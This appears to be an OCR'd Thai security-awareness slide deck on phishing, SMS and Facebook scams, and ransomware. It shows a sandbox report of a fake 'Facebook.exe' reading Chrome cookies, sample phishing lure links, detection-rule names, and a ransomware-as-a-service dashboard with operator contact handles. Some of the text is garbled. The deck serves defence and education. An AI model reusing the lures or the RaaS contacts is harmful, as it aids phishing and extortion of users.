


Web Phishing


- สามารถ Restore หรือ Clean Malicious ต้องลบสิ่งที่ติดตัวใน Browser



Social Media Phishing



Social Media Phishing



Social Media Phishing

ADVANCED DETAILS OF PROCESS

Facebook.exe (id: 3624)
C:\Users\admin\AppData\Local\Temp\Facebook.exe
User: admin
SID: S-1-5-21-1302019708-1500728564-335382590-1000
IL: MEDIUM

Timeline
Created 0 +887 Terminated 60 Was run

Children
No children

Suspicious

Download

Look up on VT

Command Line:
"C:\Users\admin\AppData\Local\Temp\Facebook.exe"

Version Information:



Behavior activities
Facebook.exe (ID: 3624)

Reads the cookies of Google Chrome
Network related

Source: files
First seen: 43281 ms

Details


created:	NONE
device:	DISK_FILE_SYSTEM
name:	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Cookies
object:	FILE
operation:	READ
status:	0x00000103
time:	43281 ms

1/1

⚠ Matches rule **ET HUNTING HTTP POST to XYZ TLD Containing Pass - Possible Phishing**
↳ *Misc activity*



⚠ Matches rule **TAG_LOG_PKT** from Snort registered user ruleset
↳ *not-suspicious*

ภัยจาก SMS



อันตราย
อย่าดาวน์โหลด

ภัยจาก SMS



ภัยบนเฟซบุ๊ค

- ไวรัสบนเฟซบุ๊กมีโอกาสสนับน้อยมากที่จะปล่อยโดยตรง
- มักใช้วิธีหลอกล่อไปที่อื่นเพื่อปล่อยไวรัส เช่น Appstore ปลอม หรือวิธี Phishing อื่น ๆ

ภัยบนเฟซบุ๊ค



11 mins · 

เพื่อนบ้านแอบคลิปคือ "หมกมุน" ❤️ ନାହିଁ ମଙ୍ଗଳାବୀରାଜାରୁ
[http://fb.com/!#/fanpage.connectlove/
?sk=app_190322544333196%3Fid%3D6&app_data](http://fb.com/!#/fanpage.connectlove/?sk=app_190322544333196%3Fid%3D6&app_data)

 Like  Comment  Share

Be the first to like this.

ภัยบนเฟซบุ๊ค

fb.com/#!/910345855685417/?
sk=app_190322544333196%3Fid%3D6&app_data

 Like

 Comment

 Share

9 mins · 

ร้อนร้อน! ความลับของความรักออนไลน์! กดตรงนี่!http://fb.com/#!/910345855685417/?sk=app_190322544333196%3Fid%3D6&app_data

ถ้าไม่อยากเสี่ยงโดนขโมยเฟชบุคก์ต้องป้องกัน

- Login Alerts
- Login Approvals
- Code Generator
- Recognized Devices
- Two Factor Authentication
- Conceal Personal Information

ยิตรองลงมาแต่ให้ดกว่า

Ransomware

รูปแบบการโจมตีของ Ransomware เพื่อยืดข้อมูลในเครือข่ายคอมพิวเตอร์ของเหยื่อ



ข้อแนะนำในการป้องกันความเสียหายจากภัย Ransomware

ดำเนินการทันทีเพื่อรักษา
ความพร้อมใช้งานของข้อมูล



สำรวจข้อมูลสำคัญ
ก่อนงานอย่างสม่ำเสมอ

สร้างความตระหนักริบ
ใช้อีเมลและเปิดเว็บไซต์



ไม่คลิกลิงก์หรือเปิดไฟล์
ที่มาพร้อมกับอีเมลที่น่าสงสัย

ในกรณีที่ตกเป็นเหยื่อ



ตัดการเชื่อมต่อระหว่างเครื่องคอมพิวเตอร์
ที่ตกเป็นเหยื่อและอุปกรณ์เก็บข้อมูลเคลื่อนที่



ติดตั้ง/อัปเดตโปรแกรมป้องกันไวรัส
(Antivirus) รวมถึงอัปเดตโปรแกรมอื่น ๆ




ดาวน์โหลดซอฟต์แวร์จาก
แหล่งที่น่าเชื่อถือเท่านั้น



ให้ติดต่อกับเจ้าหน้าที่ IT
ของหน่วยงานในทันที

RaaS (Ransomware as a Service)

- ธุรกิจกระจายมัลแวร์เรียกค่าไถ่เป็นวงกว้าง
- ราคากูกจับต้องได้
- ใช้งานสะดวก และมีแนวโน้มพัฒนาอีกไกลในตลาดมีด



RaaS (Ransomware as a Service)

The screenshot shows a web-based dashboard for a Ransomware-as-a-Service (RaaS) platform. The interface is dark-themed with light-colored cards for each section.

Dashboard Statistics Overview:

- Clients:** 1
- Payments:** 0
- Earned:** 0
- BitCoin Price:** 1284\$

Updates:

- New Design + Bug fix (22 feb)
- Critical bug fixed (20 feb)
- New programm design (20 feb)
- Fix programm bug (18 feb)
- Release new version (15 feb)
- Test new version (14 feb)

Infos:

- Current version: 2.4
- Price to unlock: 1.2683 BTC
- Don't forget update you key!
- Contact jabber: devbitox@sj.ms
- Contact Telegram: @DevBitox


User Information:

- Karmen
- Hello, DevBitox! ▾

ອີຕແບບເຮືອຍ ၅


BOTNET

- DDoS
- SPAM




